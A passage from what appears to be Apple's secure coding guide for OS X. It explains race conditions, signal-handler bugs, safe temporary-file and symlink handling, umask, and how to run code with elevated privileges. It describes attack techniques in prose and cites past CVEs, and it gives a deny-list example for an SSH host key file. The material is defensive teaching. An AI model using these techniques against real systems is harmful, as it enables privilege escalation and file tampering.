Suppose, for example, that you wrote a program designed to automatically count the number of people entering a sports stadium for a game. Each turnstile talks to a web service running on a server whenever someone walks through. Each web service instance inherently runs as a separate process. Each time a turnstile sends a signal, an instance of the web service starts up, retrieves the gate count from a database, increments it by one, and writes it back to the database. Thus, multiple processes are keeping a single running total.

Now suppose two people enter different gates at exactly the same time. The sequence of events might then be as follows:

1. Server process A receives a request from gate A.
2. Server process B receives a request from gate B.
3. Server process A reads the number `1000` from the database.
4. Server process B reads the number `1000` from the database.
5. Server process A increments the gate count by 1 so that `Gate == 1001`.
6. Server process B increments the gate count by 1 so that `Gate == 1001`.
7. Server process A writes `1001` as the new gate count.
8. Server process B writes `1001` as the new gate count.

Because server process B read the gate count before process A had time to increment it and write it back, both processes read the same value. After process A increments the gate count and writes it back, process B overwrites the value of the gate count with the same value written by process A. Because of this race condition, one of the two people entering the stadium was not counted. Since there might be long lines at each turnstile, this condition might occur many times before a big game, and a dishonest ticket clerk who knew about this undercount could pocket some of the receipts with no fear of being caught.

Other race conditions that can be exploited, like the example above, involve the use of shared data or other interprocess communication methods. If an attacker can interfere with important data after it is written and before it is re-read, he or she can disrupt the operation of the program, alter data, or do other mischief. The use of non-thread-safe calls in multithreaded programs can result in data corruption. If an attacker can manipulate the program to cause two such threads to interfere with each other, it may be possible to mount a denial-of-service attack.

In some cases, by using such a race condition to overwrite a buffer in the heap with more data than the buffer can hold, an attacker can cause a buffer overflow. As discussed in "Avoiding Buffer Overflows and Underflows" (page 17), buffer overflows can be exploited to cause execution of malicious code.

The solution to race conditions involving shared data is to use a locking mechanism to prevent one process from changing a variable until another is finished with it. There are problems and hazards associated with such mechanisms, however, and they must be implemented carefully. And, of course, locking mechanisms only apply to processes that participate in the locking scheme. They cannot prevent an untrusted application from modifying the data maliciously. For a full discussion, see Wheeler, *Secure Programming for Linux and Unix HOWTO*, at http://www.dwheeler.com/secure-programs/.

Time-of-check–time-of-use vulnerabilities can be prevented in different ways, depending largely on the domain of the problem. When working with shared data, you should use locking to protect that data from other instances of your code. When working with data in publicly writable directories, you should also take the precautions described in "Files in Publicly Writable Directories Are Dangerous" (page 52).

Signal Handling

Because signal handlers execute code at arbitrary times, they can be used to cause incorrect behavior. In daemons running as root, running the wrong code at the wrong time can even cause privilege escalation. "Securing Signal Handlers" (page 47) describes this problem in more detail.

Securing Signal Handlers

Signal handlers are another common source of race conditions. Signals from the operating system to a process or between two processes are used for such purposes as terminating a process or causing it to reinitialize.

If you include signal handlers in your program, they should not make any system calls and should terminate as quickly as possible. Although there are certain system calls that are safe from within signal handlers, writing a safe signal handler that does so is tricky. The best thing to do is to set a flag that your program checks periodically, and do no other work within the signal handler. This is because the signal handler can be interrupted by a new signal before it finishes processing the first signal, leaving the system in an unpredictable state or, worse, providing a vulnerability for an attacker to exploit.

For example, in 1997, a vulnerability was reported in a number of implementations of the FTP protocol in which a user could cause a race condition by closing an FTP connection. Closing the connection resulted in the near-simultaneous transmission of two signals to the FTP server: one to abort the current operation, and one to log out the user. The race condition occurred when the logout signal arrived just before the abort signal.

When a user logged onto an FTP server as an anonymous user, the server would temporarily downgrade its privileges from root to nobody so that the logged-in user had no privileges to write files. When the user logged out, however, the server reassumed root privileges. If the abort signal arrived at just the right time, it would abort the logout procedure after the server had assumed root privileges but before it had logged out the user. The user would then be logged in with root privileges, and could proceed to write files at will. An attacker could exploit this vulnerability with a graphical FTP client simply by repeatedly clicking the "Cancel" button. [CVE-1999-0035]

For a brief introduction to signal handlers, see the Little Unix Programmers Group site at http://users.act-com.co.il/~choo/lupg/tutorials/signals/signals-programming.html. For a discourse on how signal handler race conditions can be exploited, see the article by Michal Zalewski at http://www.bindview.com/Services/razor/Papers/2001/signals.cfm.

Securing File Operations

Insecure file operations are a major source of security vulnerabilities. In some cases, opening or writing to a file in an insecure fashion can give attackers the opportunity to create a race condition (see "Time of Check Versus Time of Use" (page 45)). Often, however, insecure file operations give an attacker the ability to read confidential information, perform a denial of service attack, take control of an application, or even take control of the entire system.

This section discusses what you should do to make your file operations more secure.

Check Result Codes

Always check the result codes of every routine that you call. Be prepared to handle the situation if the operation fails. Most file-based security vulnerabilities could have been avoided if the developers of the programs had checked result codes.

Some common mistakes are listed below.

When writing to files or changing file permissions

A failure when change permissions on a file or to open a file for writing can be caused by many things, including:

- Insufficient permissions on the file or enclosing directory.

- The immutable flag (set with the `chflags` utility or the `chflags` system call).
- A network volume becoming unavailable.
- An external drive getting unplugged.
- A drive failure.

Depending on the nature of your software, any one of these could potentially be exploited if you do not properly check error codes.

See the manual pages for the `chflags`, `chown`, and `chgrp` commands and the `chflags` and `chown` functions for more information.

When removing files

Although the `rm` command can often ignore permissions if you pass the `-f` flag, it can still fail.

For example, you can't remove a directory that has anything inside it. If a directory is in a location where other users have access to it, any attempt to remove the directory might fail because another process might add new files while you are removing the old ones.

The safest way to fix this problem is to use a private directory that no one else has access to. If that's not possible, check to make sure the `rm` command succeeded and be prepared to handle failures.

Watch Out for Hard Links

A hard link is a second name for a file—the file appears to be in two different locations with two different names.

If a file has two (or more) hard links and you check the file to make sure that the ownership, permissions, and so forth are all correct, but fail to check the number of links to the file, an attacker can write to or read from the file through their own link in their own directory. Therefore, among other checks before you use a file, you should check the number of links.

Do not, however, simply fail if there's a second link to a file, because there are some circumstances where a link is okay or even expected. For example, every directory is linked into at least two places in the hierarchy—the directory name itself and the special `.` record from the directory that links back to itself. Also, if that directory contains other directories, each of those subdirectories contains a `..` record that points to the outer directory.

You need to anticipate such conditions and allow for them. Even if the link is unexpected, you need to handle the situation gracefully. Otherwise, an attacker can cause denial of service just by creating a link to the file. Instead, you should notify the user of the situation, giving them as much information as possible so they can try to track down the source of the problem.

Watch Out for Symbolic Links

A symbolic link is a special type of file that contains a path name. Symbolic links are more common than hard links.

Functions that follow symbolic links automatically open, read, or write to the file whose path name is in the symbolic link file rather than the symbolic link file itself. Your application receives no notification that a symbolic link was followed; to your application, it appears as if the file addressed is the one that was used.

An attacker can use a symbolic link, for example, to cause your application to write the contents intended for a temporary file to a critical system file instead, thus corrupting the system. Alternatively, the attacker can capture data you are writing or can substitute the attacker's data for your own when you read the temporary file.

In general, you should avoid functions, such as `chown` and `stat`, that follow symbolic links (see Table 4-1 (page 56) for alternatives). As with hard links, your program should evaluate whether a symbolic link is acceptable, and if not, should handle the situation gracefully.

Case-Insensitive File Systems Can Thwart Your Security Model

In OS X, any partition (including the boot volume) can be either case-sensitive, case-insensitive but case-preserving, or, for non-boot volumes, case-insensitive. For example, HFS+ can be either case-sensitive or case-insensitive but case-preserving. FAT32 is case-insensitive but case-preserving. FAT12, FAT16, and ISO-9660 (without extensions) are case-insensitive.

An application that is unaware of the differences in behavior between these volume formats can cause serious security holes if you are not careful. In particular:

- If your program uses its own permission model to provide or deny access (for example, a web server that allows access only to files within a particular directory), you must either enforce this with a `chroot` jail or be vigilant about ensuring that you correctly identify paths even in a case-insensitive world.

  Among other things, this means that you should ideally use a whitelisting scheme rather than a blacklisting scheme (with the default behavior being "deny"). If this is not possible, for correctness, you must compare each individual path part against your blacklist using case-sensitive or case-insensitive comparisons, depending on what type of volume the file resides on.

  For example, if your program has a blacklist that prevents users from uploading or downloading the file `/etc/ssh_host_key`, if your software is installed on a case-insensitive volume, you must also reject someone who makes a request for `/etc/SSH_host_key`, `/ETC/SSH_HOST_KEY`, or even `/ETC/ssh_host_key`.

- If your program periodically accesses a file on a case-sensitive volume using the wrong mix of uppercase and lowercase letters, the open call will fail... until someone creates a second file with the name your program is actually asking for.

  If someone creates such a file, your application will dutifully load data from the wrong file. If the contents of that file affect your application's behavior in some important way, this represents a potential attack vector.

  This also presents a potential attack vector if that file is an optional part of your application bundle that gets loaded by dyld when your application is launched.

Create Temporary Files Correctly

The temporary directories in OS X are shared among multiple users. This requires that they be writable by multiple users. Any time you work on files in a location to which others have read/write access, there's the potential for the file to be compromised or corrupted.

The best way to handle this is to create a safe temporary directory that only you can access, then write the files into that directory.

To do this:

- In a cocoa app, call `NSTemporaryDirectory`.
- At the POSIX layer, call `confstr` and pass the constant `_CS_DARWIN_USER_TEMP_DIR` as the `name` parameter.

Next, to maximize your protection against malicious apps running as the same user, use appropriate functions to create folders and files within that directory, as described below.

POSIX Layer

Use the `mkstemp` function to create temporary files at the POSIX layer. The `mkstemp` function guarantees a unique filename and returns a file descriptor, thus allowing you skip the step of checking the `open` function result for an error, which might require you to change the filename and call `open` again.

If you must create a temporary file in a public directory manually, you can use the `open` function with the `O_CREAT` and `O_EXCL` flags set to create the file and obtain a file descriptor. The `O_EXCL` flag causes this function to return an error if the file already exists. Be sure to check for errors before proceeding.

After you've opened the file and obtained a file descriptor, you can safely use functions that take file descriptors, such as the standard C functions `write` and `read`, for as long as you keep the file open. See the manual pages for `open(2)`, `mkstemp(3)`, `write(2)`, and `read(2)` for more on these functions, and see Wheeler, *Secure Programming for Linux and Unix HOWTO* for advantages and shortcomings to using these functions.

Cocoa

There are no Cocoa methods that create a file and return a file descriptor. However, you can call the standard C `open` function from an Objective-C program to obtain a file descriptor (see "Working with Publicly Writable Files Using POSIX Calls" (page 55)). Or you can call the `mkstemp` function to create a temporary file and obtain a file descriptor. Then you can use the `NSFileHandle` method `initWithFileDescriptor:` to initialize a file handle, and other `NSFileHandle` methods to safely write to or read from the file. Documentation for the `NSFileHandle` class is in *Foundation Framework Reference*.

To obtain the path to the default location to store temporary files (stored in the `$TMPDIR` environment variable), you can use the `NSTemporaryDirectory` function. Note that `NSTemporaryDirectory` can return `/tmp` under certain circumstances such as if you link on a pre-OS X v10.3 development target. Therefore, if you're using `NSTemporaryDirectory`, you either have to be sure that using `/tmp` is suitable for your operation or, if not, you should consider that an error case and create a more secure temporary directory if that happens.

The `changeFileAttributes:atPath:` method in the `NSFileManager` class is similar to `chmod` or `chown`, in that it takes a file path rather than a file descriptor. You shouldn't use this method if you're working in a public directory or a user's home directory. Instead, call the `fchown` or `fchmod` function (see Table 4-1 (page 56)). You can call the `NSFileHandle` class's `fileDescriptor` method to get the file descriptor of a file in use by `NSFileHandle`.

In addition, when working with temporary files, you should avoid the `writeToFile:atomically` methods of `NSString` and `NSData`. These are designed to minimize the risk of data loss when writing to a file, but do so in a way that is not recommended for use in directories that are writable by others. See "Working with Publicly Writable Files Using Cocoa" (page 57) for details.

Files in Publicly Writable Directories Are Dangerous

Files in publicly writable directories must be treated as inherently untrusted. An attacker can delete the file and replace it with another file, replace it with a symbolic link to another file, create the file ahead of time, and so on. There are ways to mitigate each of these attacks to some degree, but the best way to prevent them is to not read or write files in a publicly writable directory in the first pace. If possible, you should create a subdirectory with tightly controlled permissions, then write your files inside that subdirectory.

If you must work in a directory to which your process does not have exclusive access, however, you must check to make sure a file does not exist before you create it. You must also verify that the file you intend to read from or write to is the same file that you created.

To this end, you should always use routines that operate on file descriptors rather than pathnames wherever possible, so that you can be certain you're always dealing with the same file. To do this, pass the `O_CREAT` and `O_EXCL` flags to the `open` system call. This creates a file, but fails if the file already exists.

Note: If you cannot use file descriptors directly for some reason, you should explicitly create files as a separate step from opening them. Although this does not prevent someone from swapping in a new file between those operations, at least it narrows the attack window by making it possible to detect if the file already exists.

Before you create the file, however, you should first set your process's file creation mask (umask). The file creation mask is a bitmask that alters the default permissions of all new files and directories created by your process. This bitmask is typically specified in octal notation, which means that it must begin with a zero (*not* 0x).

For example, if you set the file creation mask to `022`, any new files created by your process will have `rw-r--r--` permissions because the write permission bits are masked out. Similarly, any new directories will have `rw-r-xr-x` permissions.

Note: New files *never* have the execute bit set. Directories, however, do. Therefore, you should generally mask out execute permission when masking out read permission unless you have a specific reason to allow users to traverse a directory without seeing its contents.

To limit access to any new files or directories so that only the user can access them, set the file creation mask to 077.

You can also mask out permissions in such a way that they apply to the user, though this is rare. For example, to create a file that no one can write or execute, and that only the user can read, you could set the file creation mask to 0377. This is not particularly useful, but it is possible.

There are several ways to set the file creation mask:

In C code:

In C code, you can set the file creation mask globally using the `umask` system call.

You can also pass the file creation mask to the `open` or `mkdir` system call when creating a file or directory.

Note: For maximum portability when writing C code, you should always create your masks using the file mode constants defined in `<sys/stat.h>`.

For example:

```
umask(S_IRWXG|S_IRWXO);
```

In shell scripts:

In shell scripts, you set the file creation mask by using the `umask` shell builtin. This is documented in the manual pages for `sh` or `csh`.

For example:

```
umask 0077;
```

As an added security bonus, when a process calls another process, the new process inherits the parent process's file creation mask. Thus, if your process starts another process that creates a file without resetting the file creation mask, that file similarly will not be accessible to other users on the system. This is particularly useful when writing shell scripts.

For more information on the file creation mask, see the manual page for `umask` and Viega and McGraw, *Building Secure Software* , Addison Wesley, 2002. For a particularly lucid explanation of the use of a file creation mask, see http://web.archive.org/web/20090517063338/http://www.sun.com/bigadmin/content/submitted/umask_permissions.html?.

Before you read a file (but after opening it), make sure it has the owner and permissions you expect (using `fstat`). Be prepared to fail gracefully (rather than hanging) if it does not.

Here are some guidelines to help you avoid time-of-check–time-of-use vulnerabilities when working with files in publicly writable directories. For more detailed discussions, especially for C code, see Viega and McGraw, *Building Secure Software* , Addison Wesley, 2002, and Wheeler, *Secure Programming for Linux and Unix HOWTO* , available at http://www.dwheeler.com/secure-programs/.

- If at all possible, avoid creating temporary files in a shared directory, such as `/tmp`, or in directories owned by the user. If anyone else has access to your temporary file, they can modify its content, change its ownership or mode, or replace it with a hard or symbolic link. It's much safer to either not use a temporary file at all (use some other form of interprocess communication) or keep temporary files in a directory you create and to which only your process (acting as your user) has access.
- If your file must be in a shared directory, give it a unique (and randomly generated) filename (you can use the C function `mkstemp` to do this), and never close and reopen the file. If you close such a file, an attacker can potentially find it and replace it before you reopen it.

  Here are some public directories that you can use:

  - `~/Library/Caches/TemporaryItems`

    When you use this subdirectory, you are writing to the user's own home directory, not some other user's directory or a system directory. If the user's home directory has the default permissions, it can be written to only by that user and root. Therefore, this directory is not as susceptible to attack from outside, nonprivileged users as some other directories might be.

- `/var/run`

  This directory is used for process ID (pid) files and other system files needed just once per startup session. This directory is cleared out each time the system starts up.
- `/var/db`

  This directory is used for databases accessible to system processes.
- `/tmp`

  This directory is used for general shared temporary storage. It is cleared out each time the system starts up.
- `/var/tmp`

  This directory is used for general shared temporary storage. Although you should not count on data stored in this directory being permanent, unlike `/tmp`, the `/var/tmp` directory is currently *not* cleared out on reboot.

For maximum security, you should always create temporary subdirectories within these directories, set appropriate permissions on those subdirectories, and then write files into those subdirectories.

The following sections give some additional hints on how to follow these principles when you are using POSIX-layer C code, Carbon, and Cocoa calls.

Working with Publicly Writable Files Using POSIX Calls

If you need to open a preexisting file to modify it or read from it, you should check the file's ownership, type, and permissions, and the number of links to the file before using it.

To safely opening a file for reading, for example, you can use the following procedure:

1. Call the `open` function and save the file descriptor. Pass the `O_NOFOLLOW` to ensure that it does not follow symbolic links.
2. Using the file descriptor, call the `fstat` function to obtain the `stat` structure for the file you just opened.
3. Check the user ID (UID) and group ID (GID) of the file to make sure they are correct.
4. Check the file's mode flags to make sure that it is a normal file, not a FIFO, device file, or other special file. Specifically, if the stat structure is named `st`, then the value of `(st.st_mode & S_IFMT)` should be equal to `S_IFREG`.
5. Check the read, write, and execute permissions for the file to make sure they are what you expect.
6. Check that there is only one hard link to the file.
7. Pass around the open file descriptor for later use rather than passing the path.

Note that you can avoid all the status checking by using a secure directory instead of a public one to hold your program's files.

Table 4-1 shows some functions to avoid—and the safer equivalent functions to use—in order to avoid race conditions when you are creating files in a public directory.

Table 4-1 C file functions to avoid and to use

Functions to avoid	Functions to use instead
`fopen` returns a file pointer; automatically creates the file if it does not exist but returns no error if the file does exist	`open` returns a file descriptor; creates a file and returns an error if the file already exists when the `O_CREAT` and `O_EXCL` options are used
`chmod` takes a file path	`fchmod` takes a file descriptor
`chown` takes a file path and follows symbolic links	`fchown` takes a file descriptor and does not follow symbolic links
`stat` takes a file path and follows symbolic links	`lstat` takes a file path but does not follow symbolic links; `fstat` takes a file descriptor and returns information about an open file
`mktemp` creates a temporary file with a unique name and returns a file path; you need to open the file in another call	`mkstemp` creates a temporary file with a unique name, opens it for reading and writing, and returns a file descriptor

Working with Publicly Writable Files Using Carbon

If you are using the Carbon File Manager to create and open files, you should be aware of how the File Manager accesses files.

- The file specifier `FSSpec` structure uses a path to locate files, not a file descriptor. Functions that use an `FSSpec` file specifier are deprecated and should not be used in any case.
- The file reference `FSRef` structure uses a path to locate files and should be used only if your files are in a safe directory, not in a publicly accessible directory. These functions include `FSGetCatalogInfo`, `FSSetCatalogInfo`, `FSCreateFork`, and others.
- The File Manager creates and opens files in separate operations. The create operation fails if the file already exists. However, none of the file-creation functions return a file descriptor.

If you've obtained the file reference of a directory (from the `FSFindFolder` function, for example), you can use the `FSRefMakePath` function to obtain the directory's path name. However, be sure to check the function result, because if the `FSFindFolder` function fails, it returns a null string. If you don't check the function result, you might end up trying to create a temporary file with a pathname formed by appending a filename to a null string.

Working with Publicly Writable Files Using Cocoa

The `NSString` and `NSData` classes have `writeToFile:atomically:` methods designed to minimize the risk of data loss when writing to a file. These methods write first to a temporary file, and then, when they're sure the write is successful, they replace the written-to file with the temporary file. This is not always an appropriate thing to do when working in a public directory or a user's home directory, because there are a number of path-based file operations involved. Instead, initialize an `NSFileHandle` object with an existing file descriptor and use `NSFileHandle` methods to write to the file, as mentioned above. The following code, for example, uses the `mkstemp` function to create a temporary file and obtain a file descriptor, which it then uses to initialize `NSFileHandle`:

```
fd = mkstemp(tmpfile); // check return for -1, which indicates an error
NSFileHandle *myhandle = [[NSFileHandle alloc] initWithFileDescriptor:fd];
```

Working with Publicly Writable Files in Shell Scripts

Scripts must follow the same general rules as other programs to avoid race conditions. There are a few tips you should know to help make your scripts more secure.

First, when writing a script, set the temporary directory (`$TMPDIR`) environment variable to a safe directory. Even if your script doesn't directly create any temporary files, one or more of the routines you call might create one, which can be a security vulnerability if it's created in an insecure directory. See the manual pages for `setenv` and `setenv` for information on changing the temporary directory environment variable. For the same reason, set your process' file code creation mask (umask) to restrict access to any files that might be created by routines run by your script (see "Securing File Operations" (page 48) for more information on the umask).

It's also a good idea to use the `dtruss` command on a shell script so you can watch every file access to make sure that no temporary files are created in an insecure location. See the manual pages for `dtrace` and `dtruss` for more information.

Do not redirect output using the operators > or >> to a publicly writable location. These operators do not check to see whether the file already exists, and they follow symbolic links.

Instead, pass the `-d` flag to the `mktemp` command to create a subdirectory to which only you have access. It's important to check the result to make sure the command succeeded. if you do all your file operations in this directory, you can be fairly confident that no one with less than root access can interfere with your script. For more information, see the manual page for `mktemp`.

Do not use the `test` command (or its left bracket (`[`) equivalent) to check for the existence of a file or other status information for the file before writing to it. Doing so always results in a race condition; that is, it is possible for an attacker to create, write to, alter, or replace the file before you start writing. See the manual page for `test` for more information.

For a more in-depth look at security issues specific to shell scripts, read "Shell Script Security" in *Shell Scripting Primer* .

Other Tips

Here are a few additional things to be aware of when working with files:

- Before you attempt a file operation, make sure it is safe to perform the operation on that file. For example, before attempting to read a file (but after opening it), you should make sure that it is not a FIFO or a device special file.
- Just because you can write to a file, that doesn't mean you *should* write to it. For example, the fact that a directory exists doesn't mean you created it, and the fact that you can append to a file doesn't mean you own the file or no one else can write to it.
- OS X can perform file operations on files in several different file systems. Some operations can be done only on certain systems. For example, certain file systems honor `setuid` files when executed from them and some don't. Be sure you know what file system you're working with and what operations can be carried out on that system.
- Local pathnames can point to remote files. For example, the path `/volumes/foo` might actually be someone's FTP server rather than a locally-mounted volume. Just because you're accessing something by a pathname, that does not guarantee that it's local or that it should be accessed.
- A user can mount a file system anywhere they have write access and own the directory. In other words, almost anywhere a user can create a directory, they can mount a file system on top of it. Because this can be done remotely, an attacker running as root on a remote system could mount a file system into your home directory. Files in that file system would appear to be files in your home directory owned by root. For example, `/tmp/foo` might be a local directory, or it might be the root mount point of a remotely mounted file system. Similarly, `/tmp/foo/bar` might be a local file, or it might have been created on another machine and be owned by root over there. Therefore, you can't trust files based only on ownership, and you can't assume that setting the UID to 0 was done by someone you trust. To tell whether the file is mounted locally, use the `fstat` call to check the device ID. If the device ID is different from that of files you know to be local, then you've crossed a device boundary.

- Remember that users can read the contents of executable binaries just as easily as the contents of ordinary files. For example, the user can run `strings` to quickly see a list of (ostensibly) human-readable strings in your executable.
- When you fork a new process, the child process inherits all the file descriptors from the parent unless you set the close-on-exec flag. If you fork and execute a child process and drop the child process' privileges so its real and effective IDs are those of some other user (to avoid running that process with elevated privileges), then that user can use a debugger to attach the child process. They can then run arbitrary code from that running process. Because the child process inherited all the file descriptors from the parent, the user now has access to every file opened by the parent process. See "Inheriting File Descriptors" (page 62) for more information on this type of vulnerability.

Elevating Privileges Safely

By default, applications run as the currently logged in user. Different users have different rights when it comes to accessing files, changing systemwide settings, and so on, depending on whether they are admin users or ordinary users. Some tasks require additional privileges above and beyond what even an admin user can do by default. An application or other process with such additional rights is said to be running with elevated privileges. Running code with root or administrative privileges can intensify the dangers posed by security vulnerabilities. This chapter explains the risks, provides alternatives to privilege elevation, and describes how to elevating privileges safely when you can't avoid it.

Note: Elevating privileges is not allowed in applications submitted to the Mac App Store (and is not possible in iOS).

Circumstances Requiring Elevated Privileges

Regardless of whether a user is logged in as an administrator, a program might have to obtain administrative or root privileges in order to accomplish a task. Examples of tasks that require elevated privileges include:

- manipulating file permissions, ownership
- creating, reading, updating, or deleting system and user files
- opening privileged ports (those with port numbers less than 1024) for TCP and UDP connections
- opening raw sockets
- managing processes
- reading the contents of virtual memory
- changing system settings
- loading kernel extensions

If you have to perform a task that requires elevated privileges, you must be aware of the fact that running with elevated privileges means that if there are any security vulnerabilities in your program, an attacker can obtain elevated privileges as well, and would then be able to perform any of the operations listed above.

The Hostile Environment and the Principle of Least Privilege

Any program can come under attack, and probably will. By default, every process runs with the privileges of the user or process that started it. As a result, if an attacker uses a buffer overflow or other security vulnerability (see "Types of Security Vulnerabilities" (page 11)) to execute code on someone else's computer, they can generally run their code with whatever privileges the logged-in user has.

If a user has logged on with restricted privileges, your program should run with those restricted privileges. This effectively limits the amount of damage an attacker can do, even if he successfully hijacks your program into running malicious code. Do not assume that the user is logged in with administrator privileges; you should be prepared to run a helper application with elevated privileges if you need them to accomplish a task. However, keep in mind that, if you elevate your process's privileges to run as root, an attacker can gain those elevated privileges and potentially take over control of the whole system.

If an attacker can gain administrator privileges, they can elevate to root privileges and gain access to any data on the user's computer. Therefore, it is good security practice to log in as an administrator only when performing the rare tasks that require admin privileges. Because the default setting for OS X is to make the computer's owner an administrator, you should encourage your users to create a separate non-admin login and to use that for their everyday work. In addition, if possible, you should not require admin privileges to install your software.

The idea of limiting risk by limiting access goes back to the "need to know" policy followed by government security agencies (no matter what your security clearance, you are not given access to information unless you have a specific need to know that information). In software security, this policy is often called the principle of least privilege.

The principle of least privilege states:

"Every program and every user of the system should operate using the least set of privileges necessary to complete the job."

—Saltzer, J.H. AND Schroeder, M.D., "The Protection of Information in Computer Systems," *Proceedings of the IEEE*, vol. 63, no. 9, Sept 1975.

In practical terms, the principle of least privilege means you should avoid running as root, or—if you absolutely must run as root to perform some task—you should run a separate helper application to perform the privileged task (see "Writing a Privileged Helper" (page 70)). Also, to the extent possible your software (or portions thereof) should run in a sandbox that restricts its privileges even further, as described in "Designing Secure Helpers and Daemons" (page 82).

By running with the least privilege possible, you:

- Limit damage from accidents and errors, including maliciously introduced accidents and errors

- Reduce interactions of privileged components, and therefore reduce unintentional, unwanted, and improper uses of privilege (side effects)

Keep in mind that, even if your code is free of errors, vulnerabilities in any libraries your code links in can be used to attack your program. For example, no program with a graphical user interface should run with privileges because the large number of libraries used in any GUI application makes it virtually impossible to guarantee that the application has no security vulnerabilities.

There are a number of ways an attacker can take advantage of your program if you run as root. Some possible approaches are described in the following sections.

Launching a New Process

Because any new process runs with the privileges of the process that launched it, if an attacker can trick your process into launching his code, the malicious code runs with the privileges of your process. Therefore, if your process is running with root privileges and is vulnerable to attack, the attacker can gain control of the system. There are many ways an attacker can trick your code into launching malicious code, including buffer overflows, race conditions, and social engineering attacks (see "Types of Security Vulnerabilities" (page 11)).

Working with Command-Line Arguments

Because all command-line arguments, including the program name (`argv[0]`), are under the control of the user, you should not trust `argv[0]` to point to your program. If you use the command line to re-execute your own application or tool, for example, a malicious user might have substituted a different app for `argv[0]`. If you then pass that to a function that uses the first argument as the name of the program to run, you are now executing the attacker's code with your privileges.

In addition, if you must run external tools, be sure to do so in a safe way. See "C-Language Command Execution and Shell Scripts" (page 91) for more information. However, where possible, software running as the root user should avoid running external tools.

Inheriting File Descriptors

When you create a new process, the child process inherits its own copy of the parent process's file descriptors (see the manual page for `fork`). Therefore, if you have a handle on a file, network socket, shared memory, or other resource that's pointed to by a file descriptor and you fork off a child process, you must be careful to either close the file descriptor or you must make sure that the child process cannot be tampered with. Otherwise, a malicious user can use the subprocess to tamper with the resources referenced by the file descriptors.

For example, if you open a password file and don't close it before forking a process, the new subprocess has access to the password file.

To set a file descriptor so that it closes automatically when you execute a new process (such as by using the `execve` system call), use the `fcntl` system call to set the close-on-exec flag. You must set this flag individually for each file descriptor; there's no way to set it for all.

Abusing Environment Variables

Most libraries and utilities use environment variables. Sometimes environment variables can be attacked with buffer overflows or by inserting inappropriate values. If your program links in any libraries or calls any utilities, your program is vulnerable to attacks through any such problematic environment variables. If your program is running as root, the attacker might be able to bring down or gain control of the whole system in this way. Examples of environment variables in utilities and libraries that have been attacked in the past include:

1. The dynamic loader: `LD_LIBRARY_PATH`, `DYLD_LIBRARY_PATH` are often misused, causing unwanted side effects.
2. libc: `MallocLogFile`
3. Core Foundation: `CF_CHARSET_PATH`
4. perl: `PERLLIB`, `PERL5LIB`, `PERL5OPT`

   [[2]CVE-2005-2748 (corrected in Apple Security Update 2005-008) [3]CVE-2005-0716 (corrected in Apple Security Update 2005-003) [4]CVE-2005-4158]

Environment variables are also inherited by child processes. If you fork off a child process, your parent process should validate the values of all environment variables before it uses them in case they were altered by the child process (whether inadvertently or through an attack by a malicious user).

Modifying Process Limits

You can use the `setrlimit` system call to limit the consumption of system resources by a process. For example, you can set the largest size of file the process can create, the maximum amount of CPU time the process can consume, and the maximum amount of physical memory a process may use. These process limits are inherited by child processes.

If an attacker uses `setrlimit` to alter these limits, it can cause operations to fail when they ordinarily would not have failed. For example, a vulnerability was reported for a version of Linux that made it possible for an attacker, by decreasing the maximum file size, to limit the size of the `/etc/passwd` and `/etc/shadow` files. Then, the next time a utility accessed one of these files, it truncated the file, resulting in a loss of data and denial of service. [CVE-2002-0762]

Similarly, if a piece of software does not do proper error checking, a failure in one operation could change the behavior of a later operation. For example, if lowering the file descriptor limit prevents a file from being opened for writing, a later piece of code that reads the file and acts on it could end up working with a stale copy of the data.

File Operation Interference

If you're running with elevated privileges in order to write or read files in a world-writable directory or a user's directory, you must be aware of time-of-check–time-of-use problems; see "Time of Check Versus Time of Use" (page 45).

Avoiding Elevated Privileges

In many cases, you can accomplish your task without needing elevated privileges. For example, suppose you need to configure the environment (add a configuration file to the user's home directory or modify a configuration file in the user's home directory) for your application. You can do this from an installer running as root (the `installer` command requires administrative privileges; see the `installer` manual page). However, if you have the application configure itself, or check whether configuration is needed when it starts up, then you don't need to run as root at all.

An example of using an alternate design in order to avoid running with elevated privileges is given by the BSD `ps` command, which displays information about processes that have controlling terminals. Originally, BSD used the `setgid` bit to run the `ps` command with a group ID of `kmem`, which gave it privileges to read kernel memory. More recent implementations of the `ps` command use the `sysctl` utility to read the information it needs, removing the requirement that `ps` run with any special privileges.

Running with Elevated Privileges

If you do need to run code with elevated privileges, there are several approaches you can take:

- You can run a daemon with elevated privileges that you call on when you need to perform a privileged task. The preferred method of launching a daemon is to use the `launchd` daemon (see "launchd" (page 67)). It is easier to use `launchd` to launch a daemon and easier to communicate with a daemon than it is to fork your own privileged process.
- You can use the `authopen` command to read, create, or update a file (see "authopen" (page 67)).
- You can use a BSD system call to change privilege level (see "Calls to Change Privilege Level" (page 65)). These commands have confusing semantics. You must be careful to use them correctly, and it's very important to check the return values of these calls to make sure they succeeded.

Note that in general, unless your process was initially running as root, it cannot elevate its privilege with these calls or take on the privileges of any other user. However, a process running as root can discard (temporarily or permanently) those privileges. Any process can change from acting on behalf of one group to another (within the set of groups to which it belongs).

Note: Older software sometimes sets the `setuid` and `setgid` bits for the executable file, and sets the owner and group of the file to the privilege level it needs (often with the `root` user and the `wheel` group). Then when the user runs that tool, it runs with the elevated privileges of the tool's owner and group rather than with the privileges of the user who executed it. This technique is strongly discouraged because the user has the ability to manipulate the execution environment by creating additional file descriptors, changing environment variables, and so on, making it relatively difficult to do in a safe way.

However you decide to run your privileged code, you should make it do as little as possible, and ensure that the code drops any additional privilege as soon as it has accomplished its task (see "Writing a Privileged Helper" (page 70)). Although architecturally this is often the best solution, it is very difficult to do correctly, especially the first time you try. Unless you have a lot of experience with forking off privileged processes, you might want to try one of the other solutions first.

Calls to Change Privilege Level

There are several commands you can use to change the privilege level of a program. The semantics of these commands are tricky, and vary depending on the operating system on which they're used.

Important: If you are running with both a group ID (GID) and user ID (UID) that are different from those of the user, you have to drop the GID before dropping the UID. Once you've changed the UID, you may no longer have sufficient privileges to change the GID.

Important: As with every security-related operation, you must check the return values of your calls to `setuid`, `setgid`, and related routines to make sure they succeeded. Otherwise you might still be running with elevated privileges when you think you have dropped privileges.

Here are some notes on the most commonly used system calls for changing privilege level:

- The `setuid` function sets the real and effective user IDs and the saved user ID of the current process to a specified value. The `setuid` function is the most confusing of the UID-setting system calls. Not only does the permission required to use this call differ among different UNIX-based systems, but the action of the call differs among different operating systems and even between privileged and unprivileged processes. If you are trying to set the effective UID, you should use the `seteuid` function instead.
